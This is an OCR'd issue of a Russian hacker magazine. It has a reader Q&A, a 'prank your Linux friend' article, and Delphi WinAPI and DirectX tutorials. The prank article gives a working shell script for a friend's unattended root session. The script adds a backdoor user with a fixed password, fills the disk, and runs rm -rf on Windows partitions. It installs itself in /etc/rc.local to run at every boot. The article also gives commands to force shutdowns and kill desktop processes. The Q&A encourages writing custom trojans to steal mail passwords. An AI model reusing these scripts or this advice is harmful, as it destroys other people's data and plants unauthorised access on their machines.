H: Все очень просто. Цифра 3 очень похожа на букву “E”, только перевернута. Цифра 1 похожа на букву “L”. Ну а цифра 7 чем-то смахивает на букву “T”. Теперь, если ты заменишь соответствующие цифры на буквы, то у тебя должно получиться ELEET (Элита).
Кто именно придумал такую шифровку, точно сказать трудно. Но вот распространение такая аббревиатура получила благодаря DEMO сцене.

<???>Объясни, please, что такое exploit, как его правильно получать (я вошел на securityfocus.com и набрал просто так IIS 4.5, а он, гад, ни черта не нашел).

H: Постараюсь поподробнее. Exploit - это может быть маленькая прога, написанная на любом языке и умеющая пользоваться какой-нибудь дырой. На securityfocus.com найти их очень просто. Поищи ссылку “BugTraq” и кликни по ней. Вот теперь перед тобой список дыр и ссылки на exploit (если он есть).

<???>Подскажите, плиз, какой наиболее удачный троян можно использовать, чтобы, послав его на чужое мыло, получить логин и пароль от этого мыла? Может ли он выслать эту инфу в авторежиме или надо будет просто вручную через серверную часть добывать логи и пасс?

H: Самый лучший троян - это твой собственный. Для каждого конкретного случая лучше всего написать собственную программулину. Делается это не так уж и сложно. Например, можешь поднять спец по кодингу и посмотреть там пример написанного мной простейшего трояна (пароли он не ворует). А из готовых все хорошие трояны легко вылавливаются любым антивирусом. Все проверенные мной трояны антивири вылавливают без проблем.

<???>Я сниферю трафик в своей локалке и прекрасно все вижу. Потом перехожу на другую машину, и снифер почему-то перестает показывать какие-нибудь данные, кроме широковещательных пакетов. Сетка построена на витой паре 5-й категории.

H: Возможно, вторая машина отделена от основной сети коммутатором. В сети на витой паре снифер принесет результат только машинам, связанным с помощью хаба. Хабы просто повторяют пришедшие данные на все порты, кроме того, откуда пришли данные. Если стоит коммутатор, то он уже занимается небольшой маршрутизацией. А именно - он отсылает пришедший пакет только на тот порт, куда надо. Остальные порты пакетов не увидят. Исключение составляют только широковещательные пакеты, которые в любом случае будут отсылаться на все порты даже у коммутатора.

<???>Я слышал, что пакеты, отправленные на адрес 255.255.255.255, отсылаются на все устройства всех сетей. А что если 100 компов будут слать такие пакеты в Инет? Это что, все компы в мире будут получать мои пакеты? Если так, то можно ли зафлудить таким образом весь Инет?

H: Ничего у тебя не выйдет. Ни один широковещательный пакет не пройдет дальше первого попавшегося маршрутизатора. У каждого прова обязательно присутствует такая игрушка, так что на Инет твои пакеты не повлияют. Ты можешь так прикалываться только в локалке, рассылая всем свой голый зад :), а прова ты не забарбосишь. У него в любом случае должно хватить мощностей, чтобы обработать широковещательный трафик хоть ото всех его юзеров.

<???>Меня глючит или у вас главная страница новая? Ну ладно, к делу! Как узнать инфу по креде через номер.

H: Наверно, тебя глючит, потому что страница у нас старая, а вот дизайн новый как в журнале, так и на сервере :). Все параметры карты строго засекречены и хранятся только в банке. Получить любую инфу о владельце или о карте можно только с разрешение суда (такое дается только правоохранительным органам) или взломав сервер банка. Просто так банки никогда не раздают инфу о своих клиентах.

<???>Ты не знаешь, как отправить почту без Интернета, а?

H: Засовываешь письмо в простой бумажный конверт и относишь на почту :). Ну а если у тебя нет Инета и ты хочешь отправить именно e-mail, то это можно сделать через FIDO или на любом отделении связи с выходом в Инет (этот вариант за деньги).

H: Для этого подойдет любой скрипт для отправки почты и любой хостинг, поддерживающий скрипты.

Эти вопросы меня уже достали

Я понимаю, что у нас постоянно появляются новые читатели, кто-то читает не регулярно, но все же отвечать на одни и те же вопросы очень тяжело. Поэтому я уже полгода как создал на своем сайте www.cydsoft.com/vr-online раздел "Большой FAQ", где я выкладываю все вопросы и ответы, опубликованные в Х в прошлом году. Прежде чем задавать мне вопрос, посмотри, может на сайте уже есть ответ.

<???> Объясни, что такое порты (как я понял, на каждое dial-up соединение открыты все порты... но как можно засылать что-то через них, еще не понял), ко мне лезут через 139 порт, можно ли закрыть порты, которые не задействованы, и где в виндозе можно отключить удаленное управление компом.

H: Я полтора года веду рубрику и уже пару раз точно отвечал на подобные вопросы. Порты это как бы виртуальный канал. Каждая сетевая программа при старте открывает для себя любой свободный порт. Есть и зарезервированные типа FTP - это 21-й порт, HTTP - это 80 порт и т.д. Теперь представим ситуацию, что на сервере запущено два сервиса: FTP и WEB. Это значит, что на сервере работают две программы, к которым можно коннектиться. Теперь ты хочешь присоединиться к FTP серверу и посылаешь запрос по адресу XXX.XXX.XXX.XXX и на порт 21. Сервер получает такой запрос и по номеру порта определяет, что твой запрос относится именно к FTP серверу, а не WEB.

Так что сетевые порты - это что-то виртуальное, что увидеть невозможно. Если бы не было портов, то комп не смог бы определить, для кого именно пришел твой запрос.

Как закрыть порт? Ну, конечно же - закрыть прогу. За 139 порт отвечает протокол NetBIOS. Если у тебя нет локалки, то просто отключи его. Если локалка есть, то в свойствах соединения с Инетом убери галочку с "Вход в сеть". Потом войди в свойства сети (кликнуть правой кнопкой по "Сетевое окружение" и в меню выбрать свойства). Здесь войди в свойства протокола "TCP/IP - контроллер удаленного доступа" (или что-нибудь подобное). На закладке "Привязка" убери галочку с "Служба доступа к файлам и принтерам Microsoft".

H: Все очень банально. Каждый сервер (я имею ввиду программный) предназначен для выполнения определенных команд. Представим себе FTP сервер, он может выполнять такие команды, как DIR, LS, GET и так далее. Очень часто программеры ленятся проверять правильность команд (я сам такой :)). Они почему-то думают, что команды будут обязательно посылаться правильно. Поэтому, если послать какую-нибудь неправильную последовательность, сервер может вылететь и даже повесить ОС. Хорошо, когда такие последовательности вычисляются из-за ламерства юзеров. Хуже, когда их находят хакеры, тогда они пишут нюк, который будет посылать неправильные данные на сервант.

H: У меня в связи с таким вопросом возникла в голове одна история. Не знаю, правда это или нет, но слушай:

Приходит поп в компьютерную фирму и просит установить для его церкви XX компьютеров. Его спрашивают: "Какую ОС поставить, Windows или Unix?". На это бедный поп отвечает: "Побойтесь Бога, никаких unix, там же демоны водятся" :).


Вот так вот. На самом деле, в окнах тоже есть демоны, просто их дядя Билл назвал сервисами. Наверно, он побоялся гнева божьего, а может быть, просто решил угодить церкви :). Но это его проблемы. Мы же знаем, что демон - это простая программа, которая выполняется в фоне (ее чаще всего даже и не видно) и реагирует на разные события. Есть сетевые демоны (реагируют на сетевые подключения и запросы юзеров), а есть и простые, обслуживающие работу компьютера (например, демоны печати). Ничего общего с нечистой силой тут нет, и в окнах ту же самую функцию выполняют сервисы. Вот как раз в Windows сервисам больше подходит название демонов, потому что они тихо сидят и подвешивают твою систему как настоящая нечистая сила :).

H: Если ты сидишь в окнах, то посмотри в "Сетевом окружении". Но я надеюсь, что ты сидишь в Linux, поэтому и задаешь этот вопрос. Там можно пропинговать диапазон адресов твоей сети и подсчитать ответы. На мой взгляд, это самый простой и удобный способ, но это только на мой.



ОТОРВИСЬ НАД ДРУГОМ-ЛИНУКСОИДОМ!

SHuRuP (http://nix.h1.ru)



Оторвись над другом-линуксоидом!

В связи с очень быстрым развитием OS Linux ежеминутно респятся новые юзеры этой замечательной операционной системы, следовательно шанс, что у тебя есть друг - начинающий_nix_гуру - возрастает до размеров последних ChangeLog'ов ядра линукса в битах, умноженных на количество найденных переполнений буфера во всевозможных приложениях для unix-like систем за последний месяц. Из всего этого логично будет, если этот твой друг юзает X-Windows+KDE и, безусловно, сидит под root'ом, а у тебя уже не однажды всплывала идея показать ему, где сисадмины зимуют…

1) halting system

Требуется: KDE + root + совсем немного времени.

Пока обладатель компа с загруженным пингвином под root идет варить пельмени, жмем <Ctrl>+<Tab>, вызываем терминал (если нет нигде похожей иконки, то смотрим в KDE меню -> Terminals -> XTerm) и набиваем shutdown -h X (лучше добавить в конце символ "&"), где X - время в минутах до начала выключения компьютера (постарайся сделать так, чтобы именно в этот момент линуксоид работал над чем-нибудь важным или играл в самую любимую гамесу, в которой нет сейвов ;), можно использовать и с другими ключами (см. shutdown --help для хелпа), например, интересен ключ "r" - ребут системы. После проделанного западла необходимо спрятать окошко консоли и появившегося предупреждения aka broadcast message, если стоят миниатюрные окошки каждого дополнительного desktop'а в нижней панели. Теперь опять тыкаем <Ctrl>+<Tab> до возвращения в изначальный рабочий стол и, радостно потирая мышку о коврик, поджидаем жертву.

P.S. Если при попытке перегрузиться в другой десктоп ничего не получается, то кликай right-button'ом хвостатого по рабочему столу, далее Configure Desktop -> Number of Desktops, устанавливаем еще парочку desktop'ов.

2) loading eleet scripts

Требуется: console/x-window + root + достаточное количество времени.

Эта фишка уже будет работать совсем не только в KDE... Ее идея: запугать неподготовленного пользователя странными действиями сразу после загрузки linux'a. Загружаем текстовый редактор и создаем файл /usr/bin/int (или что-нибудь похожее, его название не должно вызывать никаких подозрений), то есть, например, в консоли - emacs /usr/bin/int или vi /usr/bin/int , а в иксах - gedit /usr/bin/int или kwrite /usr/bin/int. В этот файл записываем примерно следующее:

```
#!/bin/sh

#первый скрипт, загрузка проца и создание объемного файла с результатами поиска по шаблону *.* в /main01

echo "*  eleet script 01 coded by SHuRuP *" >/main01 && echo "trying to find *.*" >>/main01 && find / *.* -print 1>>/main01 2>/dev/null &

#второй скрипт, загрузка процессора и харда путем копирования различных библиотек

#создание юзера eleetuser с паролем 31337, создание логов в /main02

echo "*  eleet script 02 coded by SHuRuP *" >/main02 && echo "trying to create user" >>/main02 && adduser -d /home/eleet -p 31337 eleetuser && echo "eleetuser has been successfully created" >>/main02 &

mkdir /home/eleer/lib 2>/dev/null && echo "/home/eleet/lib has been successfully created" >>/main02 && cp -R /lib /home/eleet/lib 2>/dev/null && echo "libs from /lib has been successfully copied" >>/main02 &

mkdir /home/eleet/lib2 2>/dev/null && echo "/home/eleet/lib2 has been successfully created" >>/main02 && cp -R /usr/lib /home/eleet/lib2 2>/dev/null && echo "libs from /usr/lib has been successfully copied" >>/main02 &

#третий скрипт, попытка монтирования cd-rom'a и дискеты, логирование в /main03

echo "*  eleet script 03 coded by SHuRuP *" >/main03 && echo "trying to mount devices" >>/main03 &

mount /mnt/cdrom  2>/dev/null &

mount /mnt/floppy  2>/dev/null &

#четвертый скрипт, попытка удалить возможные каталоги с windows, логирование в /main04

echo "*  eleet script 04 coded by SHuRuP *" >/main04 && echo "trying to remove windows" >>/main04 &

rm -rf /mnt/win  2>/dev/null &

rm -rf /mnt/windows 2>/dev/null &

rm -rf /mnt/win_c 2>/dev/null &

rm -rf /mnt/win_d 2>/dev/null &
```

#мессага, оповещающая об успешной загрузке скрипта (исключительно для устрашения ;)

echo "* eleet scripts v0.01pre-beta coded by SHuRuP loaded successfully! *"

После сохранения такого файла надо поставить права на возможность его выполнения:


chmod +x /usr/bin/int

Теперь остается немного подредактировать /etc/rc.local, чтобы наше творчество выполнялось при каждой загрузке любимого пингвина. Для этого достаточно написать в терминале:

echo "/usr/bin/int" >>/etc/rc.local

Все! Отныне со следующим и последующими запусками пингвина будут создаваться файлы с логами, начинать трещать хард, немного подгружаться процессор, монтироваться дискета и одноглазый, удаляться windows! ;)

P.S. Этот скрипт не будет в идеале выполняться для разных машин, так как у каждого могут быть свои директории монтирования виндов, сидюка и флоппи, да и вообще все предусмотреть невозможно, но по умолчанию обычно linux'ы настроены именно так, и прикол рассчитан как раз на такой случай. Но если известно, куда и что примонтировано (для этого достаточно выполнить команду: cat /etc/fstab), то, лишь немного подправив скрипт, можно смело идти в бой!



Подводим итоги выполнения eleet scripts..

3) x-hell

Требуется: KDE + полминуты.

Наверное, тебе известно, что X-Window построен на процессах, а любой процесс может быть убит => по теореме SHuRuP'а получаем, что можно убить часть процессов иксов, в результате чего работа в них превратится в настоящий ад, что и требовалось доказать (читай "чего мы и добиваемся"). Дождавшись удачного момента, не раздумывая, пишем "ps -x", после этого начинаем пристально разглядывать, что нам ответили - где-то будет что-нибудь вроде такого:

xxx	?	S	0:00	kdeinit: klauncher
xxx	?	S	0:00	kdeinit: kded
xxx	?	S	0:00	kdeinit: kxkb
xxx	?	S	0:00	kdeinit: kxmlrpcd
xxx	?	S	0:00	kdeinit: Running...
xxx	?	S	0:00	kdeinit: kwin
xxx	?	S	0:00	kdeinit: kdesktop

...etc...

Та-а-ак... кто этому сомнительному kdeinit разрешал забивать наш процессор и оперативную память какой-то фигней?? ;) Именно этой фигней мы и займемся, ибо у нас и так каждый бит на счету! А осталось нам только поубивать все то, что завоевало наименьший респект в наших сердцах. Смерть процесса наступает во время близкого контакта с командой kill -9 pid (или kill -KILL pid, где pid - идентификатор этого процесса). Теперь о результатах падений некоторых особей kdeinit'а:

dcopserver - погибает все, кроме окон, которые были открыты (полезно заметить, что <Ctrl>+<Tab>, <Alt>+<Tab> больше не в силе);

kwin - пропадают "оболочки" всех окон так, что нельзя закрыть ни одну такую программу ни с помощью мышки (панелька с крестиком успешно укатывается в /dev/null), ни с помощью клавы (Alt+F4 также уезжает на каникулы);


kdesktop - успешно умирают все иконки рабочего стола;

kicker - исчезает нижняя панель с меню Kde а-ля "Пуск" (остается только KDE Keyboard Tool и Klipper, если они вообще там когда-либо жили, для их уничтожения припасен процесс kxkb, после падения которого также перестает меняться раскладка клавиатуры);

klipper - смерть Klipper'а;

kwrited - отлично подойдет для прикола #1, так как теперь после вызова shutdown'а не появится никакого сомнительного окошка с broadcast message'ом и, соответственно, теперь не прокатит КДЕшная версия команды write.

Ну что, оторвался над несчастным? :) Весело? Жди дальнейших приколов. X планирует продолжить такие фишки. Удачи!



Последствия смерти kwin



КАК РАБОТАЮТ ОКОННЫЕ ПРОГИ
Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

DELPHI

КАК РАБОТАЮТ ОКОННЫЕ ПРОГИ

Начиная с этого месяца, кодинг сильно изменится. Теперь под знаком "Delphi" я буду рассказывать про приколы и сетевой кодинг. Обе эти темы я буду чередовать, потому что журнал не резиновый и надо как-то укладываться в определенные рамки. Статьи по Kylix исчезнут, потому что кодинг в нем практически ничем не отличается от Delphi. Единственная разница - нельзя использовать WinAPI. Вместо Kylix появится компьютерная графика, в которой я буду рассказывать про DirectX. Но об этом подробнее читай первую статью по графике в этом номере.


Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Intro

Но сегодня я делаю небольшое отступление и не буду писать приколы или сетевой кодинг, а познакомлю тебя с внутренностями Windows. Я напишу хороший шаблон минимального приложения, который мы будем использовать при работе с графикой (он понадобится уже сегодня). Но даже если ты не будешь читать статьи по графике, я советую тебе ознакомиться с этим шаблоном, чтобы увидеть, как работают внутренности любой проги.

Вперед к победе коммунизма

Итак, давай познакомимся с внутренностями твоих окошек. Для этого мы напишем шаблон, который будет использоваться во всех последующих примерах.




Вызов менеджера проектов

Запусти уже полюбившийся Delphi. Как всегда, сразу нам доступен новый проект. Так как мы будем делать минимальные демки, то нам абсолютно не нужны никакие формы, поэтому их надо удалить. Щелкни View->Project Manager. Перед тобой появится окно менеджера проектов. Выдели форму Unit1 и нажми кнопарь Remove.

Теперь выбираем из меню Project пункт View Source. Если все в норме, то в редакторе кода ты увидишь код твоего проекта. Оставляем только первую строчку "program Project1;", а все остальное удаляем и вместо этого пишем содержимое листинга 1.

А поподробнее...

Теперь разберем листинг, чтобы можно было понять, как работают программы Windows. После старта программа начинает выполнение с первого begin (я это место обозначил соответствующим комментарием).



Удаление ненужной формы

Первой строкой кода идет вызов WinAPI функции GetModuleHandle. Она возвращает описатель модуля, который я сохраняю в переменной instance. Этот описатель нам пригодится немного позже.

Далее я заполняю структуру WindowClass. Эта структура используется при создании нового класса окна. Для минимального приложения нам понадобится заполнить следующие поля:

style - стиль окна;
Lpfnwndproc - сюда нужно записать указатель на процедуру, которая будет вызываться на все пользовательские или системные события;
Hinstance - описатель; это тот описатель, который мы получили в первой строчке кода;
HbrBackground - цвет фона; в принципе, он необязателен, но я решил окрасить фон системным цветом кнопок;
LpszClassName - имя создаваемого класса;
Hcursor - курсор. Сюда я загружаю стандартный курсор - стрелку.

Все, структура готова, и мы можем зарегистрировать новый класс будущего окна. Для этого я вызываю WinAPI функцию RegisterClass(WindowClass);. После этого в системе есть описание твоего будущего окна. Почему будущего? Да потому что само окно мы еще не создали. Для этого нужно еще вызвать функцию CreateWindowEx. У нее достаточно много параметров, и давай посмотрим на них поподробнее:

1. Расширенный стиль окна. Нам он параллелен, поэтому у меня первый параметр равен нулю.
2. Имя класса. Мы зарегистрировали класс 'DX', значит и здесь мы должны указать именно этот класс.
3. Имя окна. При программировании графики имя окна не нужно. Потому что





КАК РАБОТАЮТ ОКОННЫЕ ПРОГИ

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

окно будет полноэкранным.
4. Стиль окна. Нас интересует простейшее WS_POPUP окно.
5-8. Следующие четыре параметра - это левая, правая позиции и ширина и высота окна. Если указать все нули, то эти значения будут выбраны по умолчанию.
9. Главное окно по отношению к создаваемому. Наше окно само по себе главное, поэтому я указываю 0.
10. Меню. Для DX меню не будет.
11. Это снова описатель, полученный после вызова GetModuleHandle.
12. Параметры окна. Этот параметр используется при создании многодокументных окон, поэтому я указываю ноль.

И последняя подготовительная функция - UpdateWindow. Это простая прорисовка созданного нами окна.

Событийная модель окошек

Теперь разберемся с циклом обработки сообщений. Функция GetMessage ожидает пользовательского или системного сообщения и, как только оно наступает, возвращает true (истина). Полученное сообщение преобразуется в необходимый вид с помощью translatemessage и отправляется обработчику сообщений с помощью вызова dispatchmessage.
В каждой программе должна быть процедура обработки сообщений. Какая именно? Мы указали ее при создании класса окна в свойстве WindowClass.Lpfnwndproc. Я ее назвал WindowProc - стандартное имя, используемое по умолчанию. Сама же процедура должна выглядеть приблизительно как в листинге 1.
В процедуре-обработчике событий желательно делать вызов функции defwindowproc. Эта функция ищет в системе обработчик полученного сообщения, установленный по умолчанию. Это очень важно, чтобы тебе не пришлось самому писать то, что может сделать за тебя ОС.
После этого я сам начинаю обработку полученного сообщения. Это происходит с помощью сравнивания параметра msg со стандартными событиями. Например, если msg равно wm_destroy, то программа хочет уничтожиться, и я могу по этому событию освободить любую выделенную память.
В моем обработчике есть еще одно сравнение. Если msg равно wm_KeyDown, т.е. нажата какая-то клавиша, то я проверяю, если нажата клавиша ESC (в этом случае wpr = VK_ESCAPE), то завершаю приложение.

Disconnect

На этом можно закончить. Ты, наверно, думаешь, что все описанное мной сложно? А представь, каково любителям языка С, они именно так и программируют. Любители С++ немного более в удачном положении, но не на много.
Я понимаю, что в кодинге на WinAPI очень много глупостей, но не я писал Windows и не мне устанавливать правила. Так что придется нам с этим смириться. Написанный сегодня код - точная копия программы на языке С, только я ее написал с синтаксисом Паскаля. Ну, ничего, зато ты теперь прекрасно понимаешь, как работают внутренности прог. В любом случае тебе это пригодится.
Если ты попытаешься запустить мой пример, то не увидишь никакого окна. Это потому, что я создал его невидимым. Видимость я ему придам в статье по работе с графикой.
Исходники примера, как всегда, можно скачать с моего сайта www.cydsoft.com/vr-online после выхода этого номера в свет.

P.S. У меня к тебе просьба, на сто баксов :). Не пиши мне большие письма. После появления рубрики кодинг меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :(((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.

Листинг 1

```
uses
 windows, messages, sysutils;

{$R *.RES}

var
 Instance: HWnd;
 WindowClass: TWndClass;
 Handle: HWnd;
 msg: TMsg;

//Процедура выхода из проги
procedure DoExit;
begin
 Halt;
end;

//Функция обработки событий Windows
function WindowProc (Hwn,msg,wpr,lpr: longint): longint; stdcall;
begin
 result:=defwindowproc(hwn,msg,wpr,lpr);
 if msg=wm_destroy then
  DoExit;

 if msg=wm_KeyDown then
  if wpr=VK_ESCAPE then
   DoExit;
end;

//Отсюда начинается выполнение проги
begin
//Получаем описатель модуля
 instance :=GetModuleHandle(nil);

//Заполняю структуру WindowClass
 WindowClass.style:=CS_HRedraw or CS_VRedraw;
 WindowClass.Lpfnwndproc:=@windowproc;
 WindowClass.Hinstance:=Instance;
 WindowClass.HbrBackground:= color_btnface;
 WindowClass.LpszClassName:='DX';
 WindowClass.Hcursor:=LoadCursor(0,IDC_ARROW);

//Регистрирую новый класс
 RegisterClass (WindowClass);

//Создаю окно
 Handle:=CreateWindowEx (0,'DX','',WS_POPUP, 1,1,
  GetSystemMetrics (SM_CXSCREEN),
  GetSystemMetrics (SM_CYSCREEN),0,0,instance, nil);

 UpdateWindow (Handle);

//Здесь можно производить инициализацию.

//Цикл обработки сообщений
 while (GetMessage(msg, 0, 0, 0)) do
  begin
   translatemessage(msg);
   dispatchmessage (msg);
  end;
 end.
```

Программирование графики
Курс молодого бойца

С сегодняшнего дня я начинаю рассказ о кодинге графики в Delphi. Я долго думал, что выбрать, OpenGL или DirectX, и все же пришел к выводу, что лучше описывать именно DX. Он намного сложнее, зато более универсальный (на мой взгляд). Да и если ты захочешь узнать про OpenGL, то можешь пойти на мой сайт и скачать себе полный цикл статей по этой теме. Там достаточно инфы, чтобы из полного чайника превратиться в самовар :), а здесь я повторяться не хочу.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

64к Intro

Как и при любом другом кодинге, Delphi намного облегчает программирование в DirectX. При этом размер файла значительно увеличивается, что для маленьких Intro и презентаций очень важно. Поэтому мы не будем идти простым путем, а будем создавать маленькие приложения без использования преимуществ Delphi, зато с использованием всей убогости WinAPI.

Я отказался от визуальности не только из-за большого размера получаемых файлов. Для этого было еще несколько причин:

1. Чтобы показать тебе внутренности любой программы. Так ты сможешь понять процесс выполнения прог и узнать, как работают внутренности твоих любимых окошек.

2. Такой код легко будет перенести на другой язык (C++ или ASM).

3. Так можно показать любителям VC++, что Delphi способен не только на Инет и базы данных, но и на крутую графику.

Немного истории

Давным-давно маленькая и почти никому не известная компания Microsoft создала Windows. Все было прекрасно, и в нем вроде бы удобно было работать. Но окна абсолютно не были предназначены для игр, а так хотелось получить в свои лапы деньги игрунов. Интерфейс Windows, построенный на GDI, был тормознутым, и ускорить его никак не удавалось.

И вот программеры маленькой компании решили, а почему бы не создать такую библиотеку, которая могла бы давать определенным приложениям все ресурсы компа и наивысшие привилегии? Сказано - сделано, так и появился DirectX. Но он появился не с нуля, ведь программеры маленькой компании слишком слабенькие, чтобы написать такое самостоятельно :). Зато директор богатый :), который просто купил еще более маленькую компанию, уже создавшую нечто подобное.

Но библиотека все равно была слабой, потому что сам Windows очень сильно тормознутый. Но слава Гейтсу, что появились графические ускорители и библиотека пошла в рост, потому что смогла оперативно всосать в себя все необходимое для поддержки таких карт. А самое главное, что DirectX дает программеру базовый и необходимый набор возможностей вне зависимости от того, поддерживает видеокарта ускорение или нет. Если какой-то возможности у ускорителя нет, то DirectX API просто эмулирует ее программно, заставляя поднапрячься центральный проц.

Снова в школу

DirectX - это графическая библиотека состоящая из нескольких DLL файлов:

Ddraw.dll - в этом файле находятся API функции для работы с графикой в 2D режиме.

Dsound.dll - здесь находятся API функции для работы со звуком.

D3d8.dll - это для работы с 3D графикой.

DInput8.dll - это для работы с устройствами ввода.

Ну, в общем, все в таком духе. Мы начнем изучение с 2D графики и, соответственно, с Ddraw.dll.

DirectX - это объектная библиотека, построенная по технологии COM. Не пугайся, я постараюсь объяснить все как можно проще, чтобы ты не ощутил всех трудностей COM кодинга. DirectDraw, грубо говоря, состоит из следующих объектов:

